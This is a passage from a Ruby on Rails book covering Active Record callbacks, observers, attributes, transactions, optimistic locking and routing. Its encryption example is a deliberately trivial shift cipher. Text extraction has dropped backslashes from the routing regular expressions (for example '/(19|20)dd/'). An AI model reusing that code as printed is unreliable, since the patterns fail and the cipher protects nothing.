C ALLBACKS 411 For example, we could create a generalized encryption and decryption han- dler. This could be used to encrypt named fields before they are stored in the database and to decrypt them when the row is read back. You could include it as a callback handler in any model that needed the facility. The handler needs to encrypt2 a given set of attributes in a model just before that model’s data is written to the database. Because our application needs to deal with the plain-text versions of these attributes, it arranges to decrypt them again after the save is complete. It also needs to decrypt the data when a row is read from the database into a model object. These requirements mean we have to handle the before_save, after_save, and after_find events. Because we need to decrypt the database row both after saving and when we find a new row, we can save code by aliasing the after_find method to after_save—the same method will have two names. Download e1/ar/encrypt.rb class Encrypter # We're passed a list of attributes that should # be stored encrypted in the database def initialize(attrs_to_manage) @attrs_to_manage = attrs_to_manage end # Before saving or updating, encrypt the fields using the NSA and # DHS approved Shift Cipher def before_save(model) @attrs_to_manage.each do |field| model[field].tr!("a-z" , "b-za" ) end end # After saving, decrypt them back def after_save(model) @attrs_to_manage.each do |field| model[field].tr!("b-za" , "a-z" ) end end # Do the same after finding an existing record alias_method :after_find, :after_save end 2. Our example here uses trivial encryption—you might want to beef it up before using this class for real. Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 412 We can now arrange for the Encrypter class to be invoked from inside our orders model: require "encrypter" class Order < ActiveRecord::Base encrypter = Encrypter.new([:name, :email]) before_save encrypter after_save encrypter after_find encrypter protected def after_find end end We create a new Encrypter object and hook it up to the events before_save, after_save, and after_find. This way, just before an order is saved, the method before_save in the encrypter will be invoked, and so on. So, why do we define an empty after_find method? Remember that we said that for performance reasons after_find and after_initialize are treated specially. One of the consequences of this special treatment is that Active Record won’t know to call an after_find handler unless it sees an actual after_find method in the model class. We have to define an empty placeholder to get after_find processing to take place. This is all very well, but every model class that wants to use our encryption handler would need to include some eight lines of code, just as we did with our Order class. We can do better than that. We’ll define a helper method that does all the work and make that helper available to all Active Record models. To do that, we’ll add it to the ActiveRecord::Base class: Download e1/ar/encrypt.rb class ActiveRecord::Base def self.encrypt(*attr_names) encrypter = Encrypter.new(attr_names) before_save encrypter after_save encrypter after_find encrypter define_method(:after_find) { } end end Given this, we can now add encryption to any model class’s attributes using a single call. Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 413 Download e1/ar/encrypt.rb class Order < ActiveRecord::Base encrypt(:name, :email) end A simple driver program lets us experiment with this: Download e1/ar/encrypt.rb o = Order.new o.name = "Dave Thomas" o.address = "123 The Street" o.email = "dave@pragprog.com" o.save puts o.name o = Order.find(o.id) puts o.name On the console, we see our customer’s name (in plain text) in the model object: ar> ruby encrypt.rb Dave Thomas Dave Thomas In the database, however, the name and e-mail address are obscured by our industrial-strength encryption: depot> sqlite3 -line db/development.sqlite3 "select * from orders" id = 1 user_id = name = Dbwf Tipnbt address = 123 The Street email = ebwf@qsbhqsph.dpn Observers Callbacks are a fine technique, but they can sometimes result in a model class taking on responsibilities that aren’t really related to the nature of the model. For example, on page 408 we created a callback that generated a log message when an order was created. That functionality isn’t really part of the basic Order class—we put it there because that’s where the callback executed. Active Record observers overcome that limitation. An observer transparently links itself into a model class, registering itself for callbacks as if it were part of the model but without requiring any changes in the model itself. Here’s our previous logging example written using an observer: Download e1/ar/observer.rb class OrderObserver < ActiveRecord::Observer def after_save(an_order) an_order.logger.info("Order #{an_order.id} created" ) end end Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED A TTRIBUTES 414 When ActiveRecord::Observer is subclassed, it looks at the name of the new class, strips the word Observer from the end, and assumes that what is left is the name of the model class to be observed. In our example, we called our observer class OrderObserver, so it automatically hooked itself into the model Order. Sometimes this convention breaks down. When it does, the observer class can explicitly list the model or models it wants to observe using the observe method: Download e1/ar/observer.rb class AuditObserver < ActiveRecord::Observer observe Order, Payment, Refund def after_save(model) model.logger.info("[Audit] #{model.class.name} #{model.id} created" ) end end By convention, observer source files live in app/models. Instantiating Observers So far we’ve defined our observers. However, we also need to instantiate them— if we don’t, they simply won’t fire. How we instantiate observers depends on whether we’re using them inside or outside the context of a Rails application. If you’re using observers within a Rails application, you need to list them in your application’s environment.rb file (in the config directory): config.active_record.observers = :order_observer, :audit_observer If instead you’re using your Active Record objects in a stand-alone application (that is, you’re not running Active Record within a Rails application), you need to create instances of the observers manually using instance: OrderObserver.instance AuditObserver.instance In a way, observers bring to Rails much of the benefits of first-generation aspect-oriented programming in languages such as Java. They allow you to inject behavior into model classes without changing any of the code in those classes. 20.3 Advanced Attributes Back when we first introduced Active Record, we said that an Active Record object has attributes that correspond to the columns in the database table it wraps. We went on to say that this wasn’t strictly true. Here’s the rest of the story. Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED A TTRIBUTES 415 When Active Record first uses a particular model, it goes to the database and determines the column set of the corresponding table. From there it constructs a set of Column objects. These objects are accessible using the columns class method, and the Column object for a named column can be retrieved using the columns_hash method. The Column objects encode the database column’s name, type, and default value. When Active Record reads information from the database, it constructs a SQL select statement. When executed, the select statement returns zero or more rows of data. Active Record constructs a new model object for each of these rows, loading the row data into a hash, which it calls the attribute data. Each entry in the hash corresponds to an item in the original query. The key value used is the same as the name of the item in the result set. Most of the time we’ll use a standard Active Record finder method to retrieve data from the database. These methods return all the columns for the selected rows. As a result, the attributes hash in each returned model object will con- tain an entry for each column, where the key is the column name and the value is the column data. result = LineItem.find(:first) p result.attributes {"order_id"=>13, "quantity"=>1, "product_id"=>27, "id"=>34, "unit_price"=>29.95} Normally, we don’t access this data via the attributes hash. Instead, we use attribute methods: result = LineItem.find(:first) p result.quantity #=> 1 p result.unit_price #=> 29.95 But what happens if we run a query that returns values that don’t correspond to columns in the table? For example, we might want to run the following query as part of our application: select id, quantity, quantity*unit_price from line_items; If we manually run this query against our database, we might see something like the following: depot> sqlite3 -line db/development.sqlite3 "select id, quantity*unit_price from line_items" id = 3 quantity*unit_price = 29.95 id = 4 quantity*unit_price = 59.9 id = 5 quantity*unit_price = 44.95 Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED A TTRIBUTES 416 Notice that the column headings of the result set reflect the terms we gave to the select statement. These column headings are used by Active Record when populating the attributes hash. We can run the same query using Active Record’s find_by_sql method and look at the resulting attributes hash: result = LineItem.find_by_sql("select id, quantity, " + "quantity*unit_price " + "from line_items" ) p result[0].attributes The output shows that the column headings have been used as the keys in the attributes hash: {"id" => 23, "quantity*unit_price"=>"29.95", "quantity"=>1} Note that the value for the calculated column is a string. Active Record knows the types of the columns in our table, but many databases do not return type information for calculated columns. In this case we’re using MySQL, which doesn’t provide type information, so Active Record leaves the value as a string. Had we been using Oracle, we’d have received a Float back, because the OCI interface can extract type information for all columns in a result set. It isn’t particularly convenient to access the calculated attribute using the key quantity*price, so you’d normally rename the column in the result set using the as qualifier: result = LineItem.find_by_sql("select id, quantity, " + " quantity*unit_price as total_price " + " from line_items" ) p result[0].attributes This produces the following: {"total_price"=>"29.95", "id"=>23 "quantity"=>1} The attribute total_price is easier to work with: result.each do |line_item| puts "Line item #{line_item.id}: #{line_item.total_price}" end Remember, though, that the values of these calculated columns will be stored in the attributes hash as strings. You’ll get an unexpected result if you try something like this: TAX_RATE = 0.07 # ... sales_tax = line_item.total_price * TAX_RATE Perhaps surprisingly, the code in the previous example sets sales_tax to an empty string. The value of total_price is a string, and the * operator for strings duplicates their contents. Because TAX_RATE is less than 1, the contents are duplicated zero times, resulting in an empty string. Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED A TTRIBUTES 417 All is not lost! We can override the default Active Record attribute accessor methods and perform the required type conversion for our calculated field: class LineItem < ActiveRecord::Base def total_price Float(read_attribute("total_price" )) end end Note that we accessed the internal value of our attribute using the method read_attribute, rather than by going to the attribute directly. The method read_ attribute knows about database column types (including columns containing serialized Ruby data) and performs type conversion if required. This isn’t par- ticularly useful in our current example but becomes more so when we look at ways of providing facade columns. Facade Columns Sometimes we use a schema where some columns are not in the most conve- nient format. For some reason (perhaps because we’re working with a legacy database or because other applications rely on the format), we cannot just change the schema. Instead, our application has to deal with it somehow. It would be nice if we could somehow put up a facade and pretend that the column data is the way we wanted it to be. It turns out that we can do this by overriding the default attribute accessor methods provided by Active Record. For example, let’s imagine that our appli- cation uses a legacy product_data table—a table so old that product dimensions are stored in cubits.3 In our application we’d rather deal with inches,4 so let’s define some accessor methods that perform the necessary conversions: class ProductData < ActiveRecord::Base CUBITS_TO_INCHES = 18 def length read_attribute("length" ) * CUBITS_TO_INCHES end def length=(inches) write_attribute("length" , Float(inches) / CUBITS_TO_INCHES) end end Easy Memoization If you put a lot of logic into facade column accessors, you face the possibility of such methods being executed multiple times. For relatively static data with 3. A cubit is defined as the distance from your elbow to the tip of your longest finger. Because this is clearly subjective, the Egyptians standardized on the royal cubit, based on the king currently ruling. They even had a standards body, with a master cubit measured and marked on a granite stone (http://www.ncsli.org/misc/cubit.cfm). 4. Inches, of course, are also a legacy unit of measure, but let’s not fight that battle here. Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 418 expensive accessors, this can add up quickly. An alternative is to ask Rails to “memoize” (or cache) this data for you upon the first access: class ProductData < ActiveRecord::Base def length # ... end memoize :length end You can pass multiple symbols on a memoize call, and there are unmemoize_all and memoize_all to force the cache to be flushed and reloaded. 20.4 Transactions A database transaction groups a series of changes together in such a way that either all the changes are applied or none of the changes are applied. The classic example of the need for transactions (and one used in Active Record’s own documentation) is transferring money between two bank accounts. The basic logic is simple: account1.deposit(100) account2.withdraw(100) However, we have to be careful. What happens if the deposit succeeds but for some reason the withdrawal fails (perhaps the customer is overdrawn)? We’ll have added $100 to the balance in account1 without a corresponding deduction from account2. In effect, we’ll have created $100 out of thin air. Transactions to the rescue. A transaction is something like the Three Mus- keteers with their motto “All for one and one for all.” Within the scope of a transaction, either every SQL statement succeeds or they all have no effect. Putting that another way, if any statement fails, the entire transaction has no effect on the database.5 In Active Record we use the transaction method to execute a block in the con- text of a particular database transaction. At the end of the block, the transac- tion is committed, updating the database, unless an exception is raised within the block, in which case all changes are rolled back and the database is left untouched. Because transactions exist in the context of a database connec- tion, we have to invoke them with an Active Record class as a receiver. 5. Transactions are actually more subtle than that. They exhibit the so-called ACID properties: they’re Atomic, they ensure Consistency, they work in Isolation, and their effects are Durable (they are made permanent when the transaction is committed). It’s worth finding a good database book and reading up on transactions if you plan to take a database application live. Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 419 Thus, we could write this: Account.transaction do account1.deposit(100) account2.withdraw(100) end Let’s experiment with transactions. We’ll start by creating a new database table. (Make sure your database supports transactions, or this code won’t work for you.) Download e1/ar/transactions.rb create_table :accounts, :force => true do |t| t.string :number t.decimal :balance, :precision => 10, :scale => 2, :default => 0 end Next, we’ll define a simple bank account class. This class defines instance methods to deposit money to and withdraw money from the account. It also provides some basic validation—for this particular type of account, the balance can never be negative. Download e1/ar/transactions.rb class Account < ActiveRecord::Base def withdraw(amount) adjust_balance_and_save(-amount) end def deposit(amount) adjust_balance_and_save(amount) end private def adjust_balance_and_save(amount) self.balance += amount save! end def validate # validation is called by Active Record errors.add(:balance, "is negative" ) if balance < 0 end end Let’s look at the helper method, adjust_balance_and_save. The first line simply updates the balance field. The method then calls save! to save the model data. (Remember that save! raises an exception if the object cannot be saved—we use the exception to signal to the transaction that something has gone wrong.) Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 420 So, now let’s write the code to transfer money between two accounts. It’s pretty straightforward: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Account.transaction do paul.deposit(10) peter.withdraw(10) end We check the database, and, sure enough, the money got transferred: depot> sqlite3 -line db/development.sqlite3 "select * from accounts" id = 1 number = 12345 balance = 90 id = 2 number = 54321 balance = 210 Now let’s get radical. If we start again but this time try to transfer $350, we’ll run Peter into the red, which isn’t allowed by the validation rule. Let’s try it: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Download e1/ar/transactions.rb Account.transaction do paul.deposit(350) peter.withdraw(350) end When we run this, we get an exception reported on the console: .../validations.rb:736:in `save!': Validation failed: Balance is negative from transactions.rb:46:in `adjust_balance_and_save' : : : from transactions.rb:80 Looking in the database, we can see that the data remains unchanged: depot> sqlite3 -line db/development.sqlite3 "select * from accounts" id = 1 number = 12345 balance = 100 id = 2 number = 54321 balance = 200 Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 421 However, there’s a trap waiting for you here. The transaction protected the database from becoming inconsistent, but what about our model objects? To see what happened to them, we have to arrange to intercept the exception to allow the program to continue running: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Download e1/ar/transactions.rb begin Account.transaction do paul.deposit(350) peter.withdraw(350) end rescue puts "Transfer aborted" end puts "Paul has #{paul.balance}" puts "Peter has #{peter.balance}" What we see is a little surprising: Transfer aborted Paul has 550.0 Peter has -250.0 Although the database was left unscathed, our model objects were updated anyway. This is because Active Record wasn’t keeping track of the before and after states of the various objects—in fact it couldn’t, because it had no easy way of knowing just which models were involved in the transactions.6 Built-in Transactions When we discussed parent and child tables, we said that Active Record takes care of saving all the dependent child rows when you save a parent row. This takes multiple SQL statement executions (one for the parent and one each for any changed or new children). Clearly, this change should be atomic, but until now we haven’t been using transactions when saving these interrelated objects. Have we been negligent? Fortunately, no. Active Record is smart enough to wrap all the updates and inserts related to a particular save (and also the deletes related to a destroy) in a transaction; either they all succeed or no data is written permanently to the database. You need explicit transactions only when you manage multiple SQL statements yourself. 6. If this turns out to be a problem in your application, the following plug-in may help: http://code.bitsweat.net/svn/object_transactions. Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 422 Multidatabase Transactions How do you go about synchronizing transactions across a number of different databases in Rails? The current answer is that you can’t. Rails doesn’t support distributed two- phase commits (which is the jargon term for the protocol that lets databases synchronize with each other). However, you can (almost) simulate the effect by nesting transactions. Remem- ber that transactions are associated with database connections and that con- nections are associated with models. So, if the accounts table is in one database and users is in another, you could simulate a transaction spanning the two using something such as this: User.transaction(user) do Account.transaction(account) do account.calculate_fees user.date_fees_last_calculated = Time.now user.save account.save end end This is only an approximation to a solution. It is possible that the commit in the users database might fail (perhaps the disk is full), but by then the commit in the accounts database has completed and the table has been updated. This would leave the overall transaction in an inconsistent state. It is possible (if not pleasant) to code around these issues for each individual set of circumstances, but for now, you probably shouldn’t be relying on Active Record if you are writing applications that update multiple databases concurrently. Optimistic Locking In an application where multiple processes access the same database, it’s possible for the data held by one process to become stale if another process updates the underlying database row. For example, two processes may fetch the row corresponding to a particular account. Over the space of several seconds, both go to update that balance. Each loads an Active Record model object with the initial row contents. At dif- ferent times they each use their local copy of the model to update the under- lying row. The result is a race condition in which the last person to update the row wins and the first person’s change is lost. This is shown in Figure 20.2, on the following page. One solution to the problem is to lock the tables or rows being updated. By pre- venting others from accessing or updating them, locking overcomes concur- Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 423 id 123 123 123 Database name Dave Fred Dave pay_type check check po Application etc... ... ... ... process 1 o = Order.find(123) o.name= 'Fred' o.save process 2 o = Order.find(123) o.pay_type = 'po' o.save Figure 20.2: Race condition: second update overwrites first rency issues, but it’s a fairly brute-force solution. It assumes that something will go wrong and locks just in case. For this reason, the approach is often called pessimistic locking. Pessimistic locking is unworkable for web applica- tions if you need to ensure consistency across multiple user requests, because it is very hard to manage the locks in such a way that the database doesn’t grind to a halt. Optimistic locking doesn’t take explicit locks. Instead, just before it writes updated data back to a row, it checks to make sure that no one else has already changed that row. In the Rails implementation, each row contains a version number. Whenever a row is updated, the version number is incre- mented. When you come to do an update from within your application, Active Record checks the version number of the row in the table against the version number of the model doing the updating. If the two don’t match, it abandons the update and throws an exception. Optimistic locking is enabled by default on any table that contains an integer column called lock_version. You should arrange for this column to be initialized to zero for new rows, but otherwise you should leave it alone—Active Record manages the details for you. Let’s see optimistic locking in action. We’ll create a table called counters con- taining a simple count field along with the lock_version column. (Note the :default setting on the lock_version column.) Report erratum this copy is (P1.0 printing, March 2009)
T RANSACTIONS 424 Download e1/ar/optimistic.rb create_table :counters, :force => true do |t| t.integer :count t.integer :lock_version, :default => 0 end Then we’ll create a row in the table, read that row into two separate model objects, and try to update it from each: Download e1/ar/optimistic.rb class Counter < ActiveRecord::Base end Counter.delete_all Counter.create(:count => 0) count1 = Counter.find(:first) count2 = Counter.find(:first) count1.count += 3 count1.save count2.count += 4 count2.save When we run this, we see an exception. Rails aborted the update of count2 because the values it held were stale: ActiveRecord::StaleObjectError: Attempted to update a stale object If you use optimistic locking, you’ll need to catch these exceptions in your application. You can disable optimistic locking with this: ActiveRecord::Base.lock_optimistically = false You can change the name of the column used to keep track of the version number on a per-model basis: class Change < ActiveRecord::Base set_locking_column("generation_number" ) # ... end You can control the locking column, determine whether locking is enabled, reset the locking column, and perform other locking related functions. For details, see the documentation for ActiveRecord::Locking::Optimistic::ClassMethods. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 21 Action Controller: Routing and URLs Action Pack lies at the heart of Rails applications. It consists of two Ruby mod- ules, ActionController and ActionView. Together, they provide support for pro- cessing incoming requests and generating outgoing responses. In this chapter and the next, we’ll look at ActionController and how it works within Rails. In the chapter that follows these two, we’ll take on ActionView. When we looked at Active Record, we treated it as a freestanding library; you can use Active Record as a part of a nonweb Ruby application. Action Pack is different. Although it is possible to use it directly as a framework, you probably won’t. Instead, you’ll take advantage of the tight integration offered by Rails. Components such as Action Controller, Action View, and Active Record han- dle the processing of requests, and the Rails environment knits them together into a coherent (and easy-to-use) whole. For that reason, we’ll describe Action Controller in the context of Rails. Let’s start by looking at how Rails applica- tions handle requests. We’ll then dive down into the details of routing and URL handling. Chapter 22, Action Controller and Rails, then looks at how you write code in a controller. 21.1 The Basics At its simplest, a web application accepts an incoming request from a browser, processes it, and sends a response. The first question that springs to mind is, how does the application know what to do with the incoming request? A shopping cart application will receive requests to display a catalog, add items to a cart, check out, and so on. How does it route these requests to the appropriate code? It turns out that Rails provides two ways to define how to route a request: a comprehensive way that you will use when you need to and a convenient way that you will generally use whenever you can.
R OUTING R EQUESTS 426 The comprehensive way lets you define a direct mapping of URLs to actions based on pattern matching, requirements, and conditions. The convenient way lets you define routes based on resources, such as the models that you define. And because the convenient way is built on the comprehensive way, you can freely mix and match the two approaches. In both cases, Rails encodes information in the request URL and uses a sub- system called routing to determine what should be done with that request. The actual process is very flexible, but at the end of it Rails has determined the name of the controller that handles this particular request, along with a list of any other request parameters. In the process, either one of these addi- tional parameters or the HTTP method itself is used to identify the action to be invoked in the target controller. For example, an incoming request to our shopping cart application might look like http://my.shop.com/store/show_product/123. This is interpreted by the appli- cation as a request to invoke the show_product method in class StoreController, requesting that it display details of the product with the id 123. You don’t have to use the controller/action/id style of URL. For resources, most URLs are simply controller/id, where the action is supplied by HTTP. And a blogging application could be configured so that article dates could be encoded in the request URLs. Access it at http://my.blog.com/blog/2005/07/04, for example, and it might invoke the display action of the Articles controller to show the articles for July 4, 2005. We’ll describe just how this kind of magic mapping occurs shortly. Once the controller is identified, a new instance is created, and its process method is called, passing in the request details and a response object. The controller then calls a method with the same name as the action (or a method called method_missing, if a method named for the action can’t be found). This is the dispatching mechanism we first saw in Figure 4.3, on page 49. The action method orchestrates the processing of the request. If the action method returns without explicitly rendering something, the controller attempts to ren- der a template named after the action. If the controller can’t find an action method to call, it immediately tries to render the template—you don’t need an action method in order to display a template. 21.2 Routing Requests So far in this book we haven’t worried about how Rails maps a request such as store/add_to_cart/123 to a particular controller and action. Let’s dig into that now. We will start with the comprehensive approach because that will pro- vide the foundation for understanding the more convenient approach based on resources. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 427 The rails command generates the initial set of files for an application. One of these files is config/routes.rb. It contains the routing information for that appli- cation. If you look at the default contents of the file, ignoring comments, you’ll see the following: ActionController::Routing::Routes.draw do |map| map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end The Routing component draws a map that lets Rails connect external URLs to the internals of the application. Each map.connect declaration specifies a route connecting external URLs and internal program code. Let’s look at the first map.connect line. The string ’:controller/:action/:id’ acts as a pattern, matching against the path portion of the request URL. In this case, the pattern will match any URL containing three components in the path. (This isn’t actually true, but we’ll clear that up in a minute.) The first component will be assigned to the parameter :controller, the second to :action, and the third to :id. Feed this pattern the URL with the path store/add_to_cart/123, and you’ll end up with these parameters: @params = { :controller => 'store' , :action => 'add_to_cart' , :id => 123 } Based on this, Rails will invoke the add_to_cart method in the store controller. The :id parameter will have a value of 123. Playing with Routes Initially, routes can be somewhat intimidating. As you start to define more and more complex routes, you’ll start to encounter a problem—how do you know that your routes work the way you expect? Clearly, one approach is to fire up your application and enter URLs into a browser. However, we can do better than that. For ad hoc experimentation with routes, we can use the script/console command. (For more formal verification we can write unit tests, as we’ll see starting on page 458.) We’re going to look at how to play with routes now, because it’ll come in handy when we look at all the features of routing later. The routing definition for an application is loaded into a RouteSet object in the ActionController::Routing module. Somewhat confusingly, we can access this via the Routes constant (which turns out not to be that constant). In particular, we can get to the routing definition using script/console, which lets us play with them interactively. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 428 To save ourselves some typing, we’ll assign a reference to this RouteSet object to a new local variable, rs: depot> ruby script/console >> rs = ActionController::Routing::Routes => #<ActionController::Routing::RouteSet:0x13cfb70.... Ignore the many lines of output that will be displayed—the RouteSet is a fairly complex object. Fortunately, it has a simple (and powerful) interface. Let’s start by examining the routes that are defined for our application. We do that by asking the route set to convert each of its routes to a string, which formats them nicely. By using puts to display the result, we’ll have each route displayed on a separate line: >> puts rs.routes ANY /:controller/:action/:id/ {} ANY /:controller/:action/:id.:format/ {} => nil The lines starting with ANY show the two default routes that come with any new Rails application (including Depot, which has considerably more routes defined). The final line, => nil, is the script/console command showing the return value of the puts method. Each displayed route has three components. The first tells routing what HTTP verb this routing applies to. The default, ANY, means that the routing will be applied regardless of the verb. We’ll see later how we can create different routing for GET, POST, HEAD, and so on. The next element is the pattern matched by the route. It corresponds to the string we passed to the map.connect call in our routes.rb file. The last element shows the optional parameters that modify the behavior of the route. We’ll be talking about these parameters shortly. Use the recognize_path method to see how routing would parse a particular incoming path. The following examples are based on the Depot application: >> rs.recognize_path "/store" => {:action=>"index", :controller=>"store"} >> rs.recognize_path "/store/add_to_cart/1" => {:action=>"add_to_cart", :controller=>"store", :id=>"1"} >> rs.recognize_path "/store/add_to_cart/1.xml" => {:action=>"add_to_cart", :controller=>"store", :format=>"xml", :id=>"1"} You can also use the generate method to see what URL routing will create for a particular set of parameters. This is like using the url_for method inside your application.1 1. It’s worth stressing this point. Inside an application, you’ll use methods such as url_for and Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 429 >> rs.generate :controller => :store => "/store" >> rs.generate :controller => :store, :id => 123 => "/store/index/123" All of these examples used our application’s routing and relied on our appli- cation having implemented all the controllers referenced in the request path— routing checks that the controller is valid and so won’t parse a request for a controller it can’t find. For example, our Depot application doesn’t have a coupon controller. If we try to parse an incoming route that uses this con- troller, the path won’t be recognized: >> rs.recognize_path "/coupon/show/1" ActionController::RoutingError: no route found to match "/coupon/show/1" with {} We can tell routing to pretend that our application contains controllers that have not yet been written with the use_controllers! method: >> ActionController::Routing.use_controllers! ["store", "admin", "coupon"] => ["store", "admin", "coupon"] However, for this change to take effect, we need to reload the definition of the routes: >> load "config/routes.rb" => true >> rs.recognize_path "/coupon/show/1" => {:action=>"show", :controller=>"coupon", :id=>"1"} We can use this trick to test routing schemes that are not yet part of our application: create a new Ruby source file containing the Routes.draw block that would normally be in the routes.rb configuration file, and load this new file using load. Defining Routes with map.connect The patterns accepted by map.connect are simple but powerful: • Components are separated by forward slash characters and periods. Each component in the pattern matches one or more components in the URL. Components in the pattern match in order against the URL. • A pattern component of the form :name sets the parameter name to what- ever value is in the corresponding position in the URL. • A pattern component of the form *name accepts all remaining compo- nents in the incoming URL. The parameter name will reference an array containing their values. Because it swallows all remaining components of the URL, *name must appear at the end of the pattern. link_to to generate route-based URLs. The only reason we’re using the generate method here is that it works in the context of a console session. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 430 • Anything else as a pattern component matches exactly itself in the corre- sponding position in the URL. For example, a routing pattern containing store/:controller/buy/:id would map if the URL contains the text store at the front and the text buy as the third component of the path. map.connect accepts additional parameters. :defaults => { :name => "value", ...} Sets default values for the named parameters in the pattern. Trailing components in the pattern that have default values can be omitted in the incoming URL, and their default values will be used when setting the parameters. Parameters with a default of nil will not be added to the params hash if they do not appear in the URL. If you don’t specify other- wise, routing will automatically supply the following defaults: defaults => { :action => "index" , :id => nil } This explains the parsing of the default route, specified in routes.rb as follows: map.connect ':controller/:action/:id' Because the action defaults to "index" and the id may be omitted (because it defaults to nil), routing recognizes the following styles of incoming URL for the default Rails application: >> rs.recognize_path "/store" => {:action=>"index", :controller=>"store"} >> rs.recognize_path "/store/show" => {:action=>"show", :controller=>"store"} >> rs.recognize_path "/store/show/1" => {:action=>"show", :controller=>"store", :id=>"1"} :requirements => { :name =>/regexp/, ...} Specifies that the given components, if present in the URL, must each match the specified regular expressions in order for the map as a whole to match. In other words, if any component does not match, this map will not be used. :conditions => { :name =>/regexp/ orstring, ...} Introduced in Rails 1.2, :conditions allows you to specify that routes are matched only in certain circumstances. The set of conditions that may be tested may be extended by plug-ins—out of the box, routing supports a single condition. This allows you to write routes that are conditional on the HTTP verb used to submit the incoming request. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 431 In the following example, Rails will invoke the display_checkout_form action when it receives a GET request to /store/checkout, but it will call the action save_checkout_form if it sees a POST request to that same URL: Download e1/routing/config/routes_with_conditions.rb ActionController::Routing::Routes.draw do |map| map.connect 'store/checkout' , :conditions => { :method => :get }, :controller => "store" , :action => "display_checkout_form" map.connect 'store/checkout' , :conditions => { :method => :post }, :controller => "store" , :action => "save_checkout_form" end :name => value Sets a default value for the component :name. Unlike the values set using :defaults, the name need not appear in the pattern itself. This allows you to add arbitrary parameter values to incoming requests. The value will typically be a string or nil. :name => /regexp/ Equivalent to using :requirements to set a constraint on the value of :name. There’s one more rule: routing tries to match an incoming URL against each rule in routes.rb in turn. The first match that succeeds is used. If no match succeeds, an error is raised. Now let’s look at a more complex example. In your blog application, you’d like all URLs to start with the word blog. If no additional parameters are given, you’ll display an index page. If the URL looks like blog/show/nnn, you’ll display article nnn. If the URL contains a date (which may be year, year/month, or year/month/day), you’ll display articles for that date. Otherwise, the URL will contain a controller and action name, allowing you to edit articles and other- wise administer the blog. Finally, if you receive an unrecognized URL pattern, you’ll handle that with a special action. The routing for this contains a line for each individual case: Download e1/routing/config/routes_for_blog.rb ActionController::Routing::Routes.draw do |map| # Straight 'http://my.app/blog/' displays the index map.connect "blog/" , :controller => "blog" , :action => "index" Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 432 # Return articles for a year, year/month, or year/month/day map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.connect "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.connect "blog/:controller/:action/:id" # Catchall so we can gracefully handle badly formed requests map.connect "*anything" , :controller => "blog" , :action => "unknown_request" end Note two things in this code. First, we constrained the date-matching rule to look for reasonable-looking year, month, and day values. Without this, the rule would also match regular controller/action/id URLs. Second, notice how we put the catchall rule ("*anything") at the end of the list. Because this rule matches any request, putting it earlier would stop subsequent rules from being examined. We can see how these rules handle some request URLs: >> ActionController::Routing.use_controllers! [ "article", "blog" ] => ["article", "blog"] >> load "config/routes_for_blog.rb" => [] >> rs.recognize_path "/blog" => {:controller=>"blog", :action=>"index"} >> rs.recognize_path "/blog/show/123" => {:controller=>"blog", :action=>"show", :id=>"123"} >> rs.recognize_path "/blog/2004" => {:year=>"2004", :controller=>"blog", :action=>"show_date"} >> rs.recognize_path "/blog/2004/12" => {:month=>"12", :year=>"2004", :controller=>"blog", :action=>"show_date"} Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 433 >> rs.recognize_path "/blog/2004/12/25" => {:month=>"12", :year=>"2004", :controller=>"blog", :day=>"25", :action=>"show_date"} >> rs.recognize_path "/blog/article/edit/123" => {:controller=>"article", :action=>"edit", :id=>"123"} >> rs.recognize_path "/blog/article/show_stats" => {:controller=>"article", :action=>"show_stats"} >> rs.recognize_path "/blog/wibble" => {:controller=>"blog", :anything=>["blog", "wibble"], :action=>"unknown_request"} >> rs.recognize_path "/junk" => {:controller=>"blog", :anything=>["junk"], :action=>"unknown_request"} We’re not quite done with specifying routes yet, but before we look at creating named routes, let’s first see the other side of the coin—generating a URL from within our application. URL Generation Routing takes an incoming URL and decodes it into a set of parameters that are used by Rails to dispatch to the appropriate controller and action (potentially setting additional parameters along the way). But that’s only half the story. Our application also needs to create URLs that refer back to itself. Every time it displays a form, for example, that form needs to link back to a controller and action. But the application code doesn’t necessarily know the format of the URLs that encode this information; all it sees are the parameters it receives once routing has done its work. We could hard-code all the URLs into the application, but sprinkling knowl- edge about the format of requests in multiple places would make our code more brittle. This is a violation of the DRY principle;2 change the application’s location or the format of URLs, and we’d have to change all those strings. Fortunately, we don’t have to worry about this, because Rails also abstracts the generation of URLs using the url_for method (and a number of higher-level friends that use it). To illustrate this, let’s go back to a simple mapping: map.connect ":controller/:action/:id" The url_for method generates URLs by applying its parameters to a mapping. It works in controllers and in views. Let’s try it: @link = url_for(:controller => "store" , :action => "display" , :id => 123) 2. DRY stands for don’t repeat yourself, an acronym coined in The Pragmatic Programmer [HT00]. Report erratum this copy is (P1.0 printing, March 2009)
